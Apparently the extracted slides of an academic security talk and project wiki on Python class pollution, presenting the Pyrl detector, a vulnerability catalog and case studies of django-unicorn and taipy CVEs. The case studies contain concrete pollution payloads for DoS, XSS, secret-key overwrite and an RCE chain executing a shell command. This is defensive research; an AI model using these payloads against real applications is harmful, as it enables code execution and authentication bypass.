     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

They are operational!

- T_INPUT$^{\alpha}$
- T_ENUM
- T_KEY
- T_OBJ
- G_ATTR$^{\alpha}$
- G_ITEM$^{\alpha}$


GetItem Operation

```python
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```

Our Solution: Pyrl (/pɜːrl/, “Pearl”)

They are operational!


- T_INPUT$^{\alpha}$
- T_ENUM
- T_KEY
- T_OBJ
- G_ATTR$^{\alpha}$
- G_ITEM$^{\alpha}$



GetAttr Operation

```
# main.py
def update(user, input):
 for key, value in input.items():
   if isinstance(value, dict):
     if isinstance(user, dict):
       update(user[key], value)
     else:
       update(getattr(user, key), value)
   elif isinstance(user, dict):
     user[key] = value
   else:
     setattr(user, key, value)
```

Our Solution: Pyrl (/pɜːrl/, “Pearl”)



They are operational!

```
# main.py
def update(user, input):
  for key, value in input.items():
    if isinstance(value, dict):
      if isinstance(user, dict):
        update(user[key], value)
      else:
        update(getattr(user, key), value)
    elif isinstance(user, dict):
      user[key] = value
    else:
      setattr(user, key, value)
```

T_OBJ ∧ (G_ATTR^α ⊎ G_ITEM^α)

T_OBJ ∧ G_ITEM^α

T_OBJ ∧ G_ATTR^α

Our Solution: Pyrl (/pɜːrl/, “Pearl”)


- Agnostic-Get × Dual-Set
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- Constrained-Get × Dual-Set
- Constrained-Get × Item-Set
- Constrained-Get × Attr-Set

```
# main.py
def update(user, input):
 for key, value in input.items():
  if isinstance(value, dict):
   if isinstance(user, dict):
    update(user[key], value)
   else:
    update(getattr(user, key), value)
  elif isinstance(user, dict):
   user[key] = value
  else:
   setattr(user, key, value)
```

What are their labels?


Our Solution: Pyrl (/pɜːrl/, “Pearl”)

- **Agnostic-Get × Dual-Set**
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- Constrained-Get × Dual-Set
- Constrained-Get × Item-Set
- Constrained-Get × Attr-Set




Our Solution: Pyrl (/pɜːrl/, “Pearl”)

- Agnostic-Get × Dual-Set
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- **Constrained-Get × Dual-Set**
- Constrained-Get × Item-Set
- Constrained-Get × Attr-Set



Our Solution: Pyrl (/pɜːrl/, “Pearl”)

- Agnostic-Get × Dual-Set
- Agnostic-Get × Item-Set
- Agnostic-Get × Attr-Set
- Constrained-Get × Dual-Set
- Constrained-Get × Item-Set
- **Constrained-Get × Attr-Set**



Applying Pyrl In-the-Wild


Dataset:

- *69,361* GitHub repos (>100 stars) (crawled in Jan 2025)
- *602,114* PyPI packages (crawled in March 2025)
- Total: *671,475* real-world Python programs

Alerts reported	Manually verified	True zero-days	CVEs assigned
868	84	47	7


Class Pollution Distribution

Pollution Primitive breakdown



Class Pollution Distribution

Pollution Primitive breakdown



Class Pollution Distribution

Pollution Primitive breakdown


All others are newly identified in this work!

Results

See our wiki and Github repo!

https://class-pollution.github.io

https://github.com/jackfromeast/python-class-pollution



Class Pollution Wiki

- Overview
- Taxonomy
  - Get & Set Atomics
  - Pollution Primitives
- Pollution Targets
  - Classes
  - Modules
  - Functions
- Gadgets
  - RCE Gadgets
  - XSS Gadgets
  - Auth Bypass Gadgets
  - DoS Gadgets
- Tool
  - Pyrl
  - Polluter
- Showcases & CVEs
  - Catalog
  - Showcase Walkthroughs
- Defense


Vulnerability Catalog

The full list of confirmed vulnerable Python packages. Assigned CVEs and end-to-end exploitation walkthroughs are on the Showcases & CVEs page.

Each application name in the table below links to its directory under `cp-collection/` in the repository, which contains the metadata and the proof-of-concepts for that case.

Vulnerable packages

Application	Reach	Stars	Version	Get	Set	Found by	Status
ComfyUI	Remote	112.5K	latest	Constrained	Attr	Pyrl	Reported
ragflow	Remote	80.3K	latest	Constrained	Attr	Pyrl	Reported
smolagents	Remote	27.4K	v1.14.0	Constrained	Attr	Pyrl	Reported
taipy	Remote	19.2K	v4.0.3	Constrained	Attr	Pyrl	Fixed
sd-webui-controlnet	Remote	17.9K	latest	Constrained	Attr	Pyrl	Reported
stable-diffusion-webui-forge	Remote	12.5K	latest	Constrained	Attr	Pyrl	Reported
mesop	Remote	6.5K	v0.13.0	Constrained	Dual	Pyrl	Reported
docarray	Remote	3.1K	latest	Constrained	Attr	Pyrl	Reported
django-unicorn	Remote	2.6K	0.61.0	Agnostic	Dual	Pyrl	Reported
fastapi-amis-admin	Remote	1.5K	latest	Constrained	Attr	Pyrl	Reported
pytest-sftpserver	Remote	38	1.3.0	Agnostic	Dual	Pyrl	TODO
open-interpreter	Local	63.5K	latest	Constrained	Attr	Pyrl	Reported
minGPT	Local	24.3K	latest	Constrained	Attr	Pyrl	Reported
zipline	Local	19.8K	latest	Constrained	Attr	Pyrl	Reported



README

Python Class Pollution

This repository contains **Pyrl** (/pɜːrl/, "Pearl"), an automated detection tool for Python class pollution, together with the datasets, pollution probing tools (lib/polluter), and the source of the project website.

Python class pollution is a vulnerability class where untrusted input modifies unintended Python runtime objects via reflective attribute or item lookups. Successful exploitation can lead to RCE, authentication bypass, XSS, DoS, and token leakage. See the project site and the wiki for the taxonomy, targets, gadgets, and showcases.

Install

Pyrl is a Python package (`pyrl`) that drives CodeQL. You will need:


- Python `>= 3.10`
- The CodeQL CLI on your `PATH` (or referenced from the config)
- `uv` (recommended) or `pip`

Clone and set up the environment:

0x04 | Real-World Zero-Day Case Studies


Case Study #1: Django-Unicorn (CVE-2025-24370)

Two-way data bindings between frontend user interactions and backend program states




Case Study #1: Django-Unicorn (CVE-2025-24370)

Two-way data bindings between frontend user interactions and backend program states



components update



Framework Backend

Type:

hello@world

Attacker-controlled!

```
def set_property(component, name_str, value):
 names = name_str.split(".")
 for idx, name in enumerate(names):
   if hasattr(component, name):
     if idx == len(names) - 1:
       setattr(component, name, value)
     else:
       component = getattr(component, name)
   elif isinstance(component, dict):
     if idx == len(names) - 1:
       component[name] = value
     else:
       component = component[name]
```


Agnostic-Get × Dual-Set Type!

Case Study #1: Django-Unicorn (CVE-2025-24370)

Consequence #1: Denial-of-Service via Decorator Corrpution

__init__.__globals__.time
d = POLLUTED

```
@timed
def _call_method_name(...) ->
Any:
```




Case Study #1: Django-Unicorn (CVE-2025-24370)

Consequence #2: Stored XSS by Overwriting BeautifulSoup Entity Map

__init__.__globals__.sys.modules.bs4.dammit.EntitySubstitution.CHARACTER_TO_XML_ENTITY.< =

<img/src=1 onerror=alert(1)>

```
CHARACTER_TO_XML_ENTITY = {
    "'": "apos",
    '"': "quot",
    "&": "amp",
    "<": "lt",
    ">": "gt",
}
```



Case Study #1: Django-Unicorn (CVE-2025-24370)

Consequence #3: Authentication Bypass by Overwriting *Django* Secret Key

```
__init__.__globals__.sys.modu
les.django.template.backends
.django.settings.SECRET_KEY
=
my_secret_key
```

SECRET_KEY ¶


Default: `''` (Empty string)


A secret key for a particular Django installation. This is used to provide cryptographic signing, and should be set to a unique, unpredictable value.

`django-admin startproject` automatically adds a randomly-generated **SECRET_KEY** to each new project.

Uses of the key shouldn't assume that it's text or bytes. Every use should go through `force_str()` or `force_bytes()` to convert it to the desired type.


Django will refuse to start if **SECRET_KEY** is not set.





Case Study #1: Django-Unicorn (CVE-2025-24370)

Consequence #4: RCE by Polluting Location Cache and OS ENV BROWSER



Case Study #1: Django-Unicorn (CVE-2025-24370)

Consequence #4: RCE by Polluting Location Cache and OS ENV BROWSER

Step 1:

```
__init__.__globals__.location_cache._Cache__data.tod
o = ["antigravity", "any"]
```


Trigger the universal RCE gadget in webbrowser/antigravity std library

Step 2:

```
__init__.__globals__.sys.modules.os.environ
= "/bin/sh -c \"touch /tmp/pwned \" #%s"
```

Case Study #2: Taipy (CVE-2025-30374)

Req #1



Server-side Programs

```
gui._get_data_scope()
```

https://github.com/Avaiga/taipy/blob/5c56f125a2bab02a260eee88503ee480ac933f7e/taipy/gui/utils/_attributes.py#L53-L58


```
def _attrsetter(obj: object, attr_str: str, value: object):
    var_name_split = attr_str.split(sep=".")
    for i in range(len(var_name_split) - 1):
        sub_name = var_name_split[i]
        obj = getattr(obj, sub_name)
    setattr(obj, var_name_split[-1], value)
```

Attacker-controlled!

Constrained-Get × Attr-Set Type!

Case Study #2: Taipy (CVE-2025-30374)

Req #1



Server-side Programs

```
gui._get_data_scope()
```

```
https://github.com/Avaiga/taipy/blob/5c56f125a2bab02a260eee88503e
e480ac933f7e/taipy/gui/utils/_attributes.py#L53-L58
def _attrsetter(obj: object, attr_str: str, value: object):
    var_name_split = attr_str.split(sep=".")
    for i in range(len(var_name_split) - 1):
        sub_name = var_name_split[i]
        obj = getattr(obj, sub_name)
    setattr(obj, var_name_split[-1], value)
```

Attacker-controlled!

However, the obj (from data scope) by default only has a very limited number of objects and cannot directly lead to RCE.

Constrained-Get × Attr-Set Type!

Case Study #2: Taipy (CVE-2025-30374)

Can we trigger other APIs to bring more useful objects to the scope?


```
gui._get_data_scope()
```

```
https://github.com/Avaiga/taipy/blob/5c56f125a2bab02a260eee88503e
e480ac933f7e/taipy/gui/utils/_attributes.py#L53-L58
def _attrsetter(obj: object, attr_str: str, value: object):
    var_name_split = attr_str.split(sep=".")
    for i in range(len(var_name_split) - 1):
        sub_name = var_name_split[i]
        obj = getattr(obj, sub_name)
    setattr(obj, var_name_split[-1], value)
```

However, the obj (from data scope) by default only has a very limited number of objects and cannot directly lead to RCE.

Constrained-Get × Attr-Set Type!

Case Study #2: Taipy (CVE-2025-30374)



From Req #2

```
def table_on_edit(self, state, var_name, payload):
    setattr(state, var_name,
            self._get_accessor().on_edit(getattr(state, var_name), payload))
```


```
class State(SimpleNamespace):
    def __getattribute__(self, name: str) -> t.Any:
        with self._notebook_context(gui), self._set_context(gui):
            encoded_name = gui._bind_var(name)
            return getattr(gui._bindings(), encoded_name)
```

```
def _bind_var(self, var_name: str) -> str:
    if var_name in self._get_locals_bind().keys():
        bind_context = self._get_locals_context()
    if not hasattr(self._bindings(), encoded_var_name):
        bind_locals = self._get_locals_bind_from_context(bind_context)
        self._bind(encoded_var_name, bind_locals[var_name])
    return encoded_var_name
```

```
def _bind(self, name: str, value: t.Any) -> None:
    setattr(self._get_data_scope(), name, value)
```

Bring more values to the data scope!


Case Study #2: Taipy (CVE-2025-30374)




```
def table_on_edit(self, state, var_name, payload):
    setattr(state, var_name,
            self._get_accessor().on_edit(getattr(state, var_name), payload))
```

Bring more values to the data scope.

Case Study #2: Taipy (CVE-2025-30374)





```
def table_on_edit(self, state, var_name, payload):
    setattr(state, var_name,
            self._get_accessor().on_edit(getattr(state, var_name), payload))
```

None

Bring more values to the data scope.

Case Study #2: Taipy (CVE-2025-30374)

Req #2



Server-side Programs

```
def table_on_edit(self, state, var_name, payload):
    setattr(state, var_name,
            self._get_accessor().on_edit(getattr(state, var_name), payload))
```


None

Bring more values to the data scope.

However, it will be immediately set state.var_name to None.

Case Study #2: Taipy (CVE-2025-30374)

Req #2



Server-side Programs

```
def table_on_edit(self, state, var_name, payload):
    setattr(state, var_name,
            self._get_accessor().on_edit(getattr(state, var_name), payload))
```


None

Bring more values to the data scope.

However, it will be immediately set state.var_name to None.

Race Condition Time!

Case Study #2: Taipy (CVE-2025-30374)



Server-side Programs

```
def _get_dataframe_attributes(self) -> "_Builder":
    self.__gui._evaluate_expr(
        "{"
        + f"{self.__gui._get_call_method_name('_compare_data')}"
        + ...
        + "}"
    )
```

```
def _get_call_method_name(self, name: str):
    return f"{Gui.__SELF_VAR}.{name}"
```


Pollutable via Class Pollution

```
def evaluate_expr( self, gui, expr, lazy_declare,
lambda_expr):
  with gui._get_authorization():
    expr_evaluated = eval(expr if is_edge_case else
expr_string, ctx)
```

RCE sink!

Case Study #2: Taipy (CVE-2025-30374)

Consequence: RCE by Chaining Race Condition and Class Pollution



0x05 | Mitigation and Defense

Real-world Patches for Class Pollution

- Guard during the “Get” Process
  - Blocking specific dunder attributes (e.g., __globals__) or dotted keys
    - Pydash[1] (commit 2015f0a), Taipy (commit 20cc955)
  - Blocking keys with underscore prefixes/suffixes
    - Pydash[2] (commit 6ff0831), Django-Unicorn (commit 1761420), DeepDiff (commit c69c06c), Mesop (commit 748e20d), Azure CLI (commit 05a5d8f)
  - Whitelisting certain allowed attributes only
    - ComfyUI (commit 3b4b171)

Real-world Patches for Class Pollution

- Guard during the “Set” Process
  - Perform type validation, which checks the resolved object's type before assignment, rejecting writes to unexpected targets.
    - Smolagents (commit 33a942e)

Conclusion

- Python class pollution is an ecosystem-wide security problem rooted in the language design feature
- Our taxonomy reveals *six* distinct vulnerability types with diverse exploitation paths, and even the least powerful primitive leads to XSS and RCE in the wild.
- *Pyrl* and the wiki page (dataset, taxonomy) are open-sourced for the community to systematically detect, triage, and exploit class pollution at scale.

Thank you for your listening!

Wiki Page

Tool & Dataset

Paper: S&P '26

Zhengyu Liu: zliu192@jhu.edu
Jiacheng (Gavin) Zhong: superboyzjc@gmail.com

(All You Ever Wanted To Know About) Python Class Pollution

Wiki Paper Tool Dataset

What is Python class pollution?

Python class pollution is a vulnerability class where untrusted input allows attackers to modify unintended Python runtime objects. It arises from two core Python language features: (i) a **uniform object model**, where every value is an object and objects expose references to their classes, metadata, and related runtime state through built-in attributes such as `__class__`, `__base__`, `__dict__`, and `__globals__`; and (ii) **flexible reflection mechanisms**, such as dynamic `getattr` and `setattr`, which allow programs to access and modify attributes using runtime-determined names.

The combination of these two language features becomes dangerous when a program performs a sequence of reflective attribute or item lookups using attacker-controlled names. These lookups may cause the program to traverse from an ordinary object to unintended runtime objects through those built-in attributes, and then modify their content that later affect program behavior. These modifications violate runtime integrity and can lead to severe consequences, including remote code execution (RCE), authentication bypass, cross-site scripting (XSS), denial of service (DoS), and token leakage.

How does it work?

Consider a common recursive update function intended to set nested fields of an object based on user input:

```
def update(obj, data):
    for key in data:
        val = data[key]
        if isinstance(val, dict):
            update(getattr(obj, key), val)
        else:
            setattr(obj, key, val)

# Attacker payload:
update(user, {"__class__": {"__getattribute__": "1337"}})
```

If `data` is attacker-controlled, it can be crafted to access unintended objects by traversing Python's built-in attributes. In the example above, the attacker uses the key `__class__` to retrieve the class object of `user` via `getattr`, then sets its `__getattribute__` method to a non-callable string. Since Python implicitly invokes `__getattribute__` for all attribute accesses, this triggers a runtime exception on any access to `User` instances, resulting in a denial-of-service (DoS).

To further exploit class pollution toward severe consequences, e.g., RCE, XSS, authentication bypass, we need to consider (i) pollution primitives (how can attacker-controlled input resolve and modify objects), (ii) pollution targets (what are the valuable targets to pollute and how will they affect the Python runtime), and (iii) gadgets